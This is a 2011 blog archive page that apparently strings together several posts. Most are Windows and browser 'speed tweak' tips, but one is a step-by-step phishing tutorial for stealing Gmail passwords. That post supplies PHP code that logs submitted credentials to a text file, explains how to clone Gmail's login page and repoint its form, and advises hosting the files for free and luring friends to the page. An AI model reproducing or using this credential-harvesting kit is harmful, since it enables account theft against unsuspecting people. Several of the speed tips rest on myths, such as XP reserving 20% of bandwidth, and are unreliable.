| Sunday, 10 July 2011
-: Increase Broadband Speed Using Simple Tweak :-

A Simple Tweak (XP Pro only) which will increase your Broadband Speed.

Make sure you Log on as Administrator, not as a user with Administrator privileges.

Follow the steps as given below-

1) Click on Start Button.

2) Select Run From Start Menu.

3) Type gpedit.msc

4) Expand the [Administrative Templates] branch.

5) Then Expand the [Network] branch.

6) Highlight(Select by Single Click) [QoS Packet Scheduler]

7) Double-click [Limit Reservable Bandwidth] (Available in Right Side Panel)

8) Check(Select By Single Click on it) [Enabled]

9) Change [Bandwidth limit %] to 0 %

10) Click [OK] Button.

11) Restart Your PC.

12) Now Check Your Broadband Speed.
Read more »
|
Need to increase your Internet connection speed/ There are a number of tweaks out there that will enable you to maximize your system’s performance and likewise, there are lots of things you can do to tweak your Internet connection to boost Internet speed. There are tons of them out there, but this article just lays out two of the most useful ones.
Tweak 1: Un-reserving bandwidth
By Default, XP reserves 20% of your bandwidth for it’s own use. This is a crying shame and should be undone immediately. To do this, you will not require any additional software, just follow the steps below.

1.     Access the Group Policy Editor. This can be done by typing gpedit.msc in the Run box (Start, and then Run). You will now be looking at something like this.
image
2.     Navigate to Computer Configuration/Administrative Templates/Network/QOS Packet Scheduler using the pane on the left side.
3.     In the left pane, there should be a Setting with the name Limit reservable bandwidth, right-click this and select properties.
4.     Now this might seem a bit weird, as the State will say “Not Configured” but Windows by default will reserve 20%. So the trick is to set it to reserve 0%. You can do this by clicking enabled and then setting the Bandwidth Limit % to 0. It should look like the image below.
image
5.     Hit OK then close the Group Policy Editor.
That’s it! You’re done with the first tweak. Just a quick side note here, there are lots of other little things you can change easily using the policy editor. Feel free to wander around!
Tweak 2: Optimizing TCP/IP settings
This next tweak is going to require a piece of freeware called SG TCP Optimizer. This nifty little utility will optimize the manner in which your PC sends and receives data packets, which will as a result speed up your connection. Though It is most effective for broadband connections, it works for just about any type of connection.

1.      Download SG TCP Optimizer. You don’t need to install it, just double-click and it will run. Once you run it, you should be looking at this :
image
2.     That is quite an intimidating interface, but we won’t be touching most of it. Under the General Settings tab, just drag the slider to match your connection’s download speed. Then, at the bottom of the same window, select the “Optimal Settings” radio button and click “Apply Changes”.

3.     You will now be looking at a window like the one below.
image
4.     Make sure that the “Backup” tick box is ticked and then click OK.
5.     All that’s left is to reboot your system, in order to apply the changes. You will be prompted to do so.
6.     Once your system has rebooted, surf around for a while. If for whatever reason you feel your connection has been affected negatively, then fear not, for the changes you made can be undone. Start SG TCP Optimizer, click File and choose restore backed up settings. This will bring up a dialog box where you can navigate to where you downloaded the program. There, you will find a file with the extension .spg with a filename containing the date.
For example If you applied the changes on the 21st of February “sg_backup_2008-02-21-xxxx.spg” would be the filename, where the xxxx is any number. Once you find this file select it and press open. This should bring to a dialog box similar to the one shown above. Click OK and reboot. Your original settings are now restored.
There you have it. Your connection is now tweaked and ready to go! Any questions, post a comment!
This is a guest post written by Om J. Bathija, a tech enthusiast and blogger.
[tags]increase internet speed, boost internet speed, internet speed tweaks, how to speed up internet connection[/tags]
» Filed Under Cool Websites

Read more »
|
You really don’t need to tweak your browser in case you are using Firefox because it is a browser which has been specially designed for optimized and fast browsing but if you can make it even a little more fast that would certainly be a treat for you. Likewise there is a trick to make Internet Explorer 6 fast too. Browsers are designed to work with fast connections but with this trick even dial-up users can experience fast and smooth browsing.
Optimize Firefox and IE Browsing Speed
I shall be teaching you two tricks which work separately on Firefox and Internet Explorer. It doesn’t require you to be some expert rather all you have to do is change some registry values and you are done. I have also included a video tutorial for those who want to see it step by step visually. This is perhaps one of the oldest tricks to optimize Firefox and IE but it still works great.
Trick to Increase Firefox Speed
1. Open firefox and in the address bar write about:config and press enter
2. Double click network.http.pipelining and set it to True
3. Double click network.http.pipelining.maxrequests and set value to 10 from 4
4. Right click and create a new string nglayout.initialpaint.delay and set its value to 0
You are done. Enjoy lightning fast Firefox browsing and now for IE.

Trick to Increase Internet Explorer Speed


1. Go to Start –> Run and type regedit
2. Select HKEY_CURRENT_USER –> Software –> Microsoft –> Windows –> Current Version –> Internet Settings
3. Increase the values (DECIMAL) from default to a higher value e.g. 10
See the difference in speed of IE
Here you go with a step by step video tutorial

Read more »
|
How toHack Gmail Account Password Hacking
We will we use very popular method to hack Gmail account password.I have posted this method for hacking facebook account password earlier  and now gmail account.That is Phishing.This is one of the best method to hack gmail  password.This will work only if your friend don’t know about this method of hacking gmail.
For this We need three files:
1.Fake gmail login page
2.Php file
3.Text file to store password
Create your php file
1.Open notepad and copy this code:
header (“Location: https://gmail.com”);
$handle = fopen(“password.txt”, “a”);
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, “=”);
fwrite($handle, $value);
fwrite($handle, “\r\n”);
}
fwrite($ handle, “\r\n”);
fclose($handle) ;
exit;
?>
2.Now save this as gmailphishing.php
Your php file is now created
If you Don’t understand what this php file is doing you need to learn some basic of php.This php file will save information of victim in file password.txt
Create gmail fake login page
Now  go to http://www.gmail.com and right click / View Source.Copy source in notepad and save it as gmaillogin.html .Now open source code of this html file
We need to find the place where Login  code in gmail page that where send the user after clicking on it.
Now Press crtl-f after opening source code and   search for this code 
action=anything.
In this case we have this
action=”https://www.google.com/accounts/ServiceLoginAuth?service=mail
We replace that part with:
action=”gmailphishing.php
Save your gmailfake.html file
Text file
Create a blank text file and name it password.txt
Now upload all the three files gmailfake.html,gmailphishing.php,Password.txt in any free web hosting site directory like 100mb.com and now you can just check your fake gmail login page by going to http://ursite.110mb.com/gmailfake.html for the fake login page.Just type some random user name and any password into the text box and then you will see in your file manager that a file called “Password.txt” is created,In which the password is stored.
also or any other free hosting site.
Suppose you register with name gmailaccounthack.Your link will behttp://www.gmailaccounhack.justfree.com/
After uploading files your phishing link will behttp://www.gmailaccount.justfree.com/fakegmail.html
Send this link to your friend if they login there their password will be save at the server .
You can trick your friend to login this fake facebook page by saying its new version of facebook check it out,or in any way you like
“U

Read more »

Hack gmail

|
http://www.rptech-world.com/hacking/quick-hack-gmail-account-password-google-hacking.html
Read more »
|
Increase your internet speed 
This is not just one trick but a series of simple trick that lets you significantly increase you internet speed and i guarantee you an increase in your internet speed. This trick works on all windows machine including XP, Vista and windows 7.

1] go to desktop->My computer-(right click on)->properties->then go HARDWARE tab-> Devicemanager-> now u see a window of Device manager
then go to Ports->Communication Port(double click on it and Open).
after open u can see a Communication Port properties.
go the Port Setting:----
and now increase ur "Bits per second" to 128000.
and "Flow control" change 2 Hardware

2]type this coding in notepad and save as .reg and then execute this file....this will increase ur surfing n downloading speed.....

REGEDIT4
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Servic es\Tcpip\Parameters]
"SackOpts"=dword:00000001
"TcpWindowSize"=dword:0005ae4c
"Tcp1323Opts"=dword:00000003
"DefaultTTL"=dword:00000040
"EnablePMTUBHDetect"=dword:00000000
"EnablePMTUDiscovery"=dword:00000001
"GlobalMaxTcpWindowSize"=dword:0005ae4c


3]Xp reserves 20% bandwith,
to unreserve it,follow following steps:

a)Click Start

b)Run:"gpedit.msc"

c)Goto:>Local Computer Policy
-------–>Computer Configuration
-------–>Administrative Templates
-------–>Network–>QOS Packet Scheduler
-------–>Limit Reservable Bandwidth


d) Double click on Limit Reservable bandwidth


e)Select Enable


f) Change 20% to 0%


g)Click Apply

Enjoy!
Read more »
|
3 Ways To Make Google Chrome Browser Faster
Tweak DNS Setting To Make Chrome Browser Faster
Once you open Chrome browser, click on the Spanner Icon which could be found on the right side of the browser. And then click on Options button.
There, find the Under the Hood button and click on it. Under the Privacy section, uncheck the optionUse DNA pre-fetching to improve page load performance and then click on the Close button.
By doing this DNS tweak, you have actually improved the way web pages load. So simply restart Chrome browser and you would notice that the speed has improved.
Clean History And Unused Data
Having huge history and unused data slows any any browser and so is the case with Chrome too. So once you launch the Chrome browser, press Ctrl + Shift + Delete together and a new tab will open,Clear Browsing Data.
Here, mark the options Clear browsing history, Clear download history, Empty the cache andDelete cookies and other site data and click on Clear browsing data button.
Block Ads
There are number of ways to block ads. You can use Chrome extensions like AdSweep or AdBlock which would block the ads on the websites and eventually would increase the speed. This will not only make Chrome browser faster, but also offers a clean look too.
In addition to above mentioned ways, you can use features like Speed Dial and make the most of it in order to make Chrome browser faster, cleaner and better.

Read more »
 

Copyright © 2010 make money online | Design by Dzignine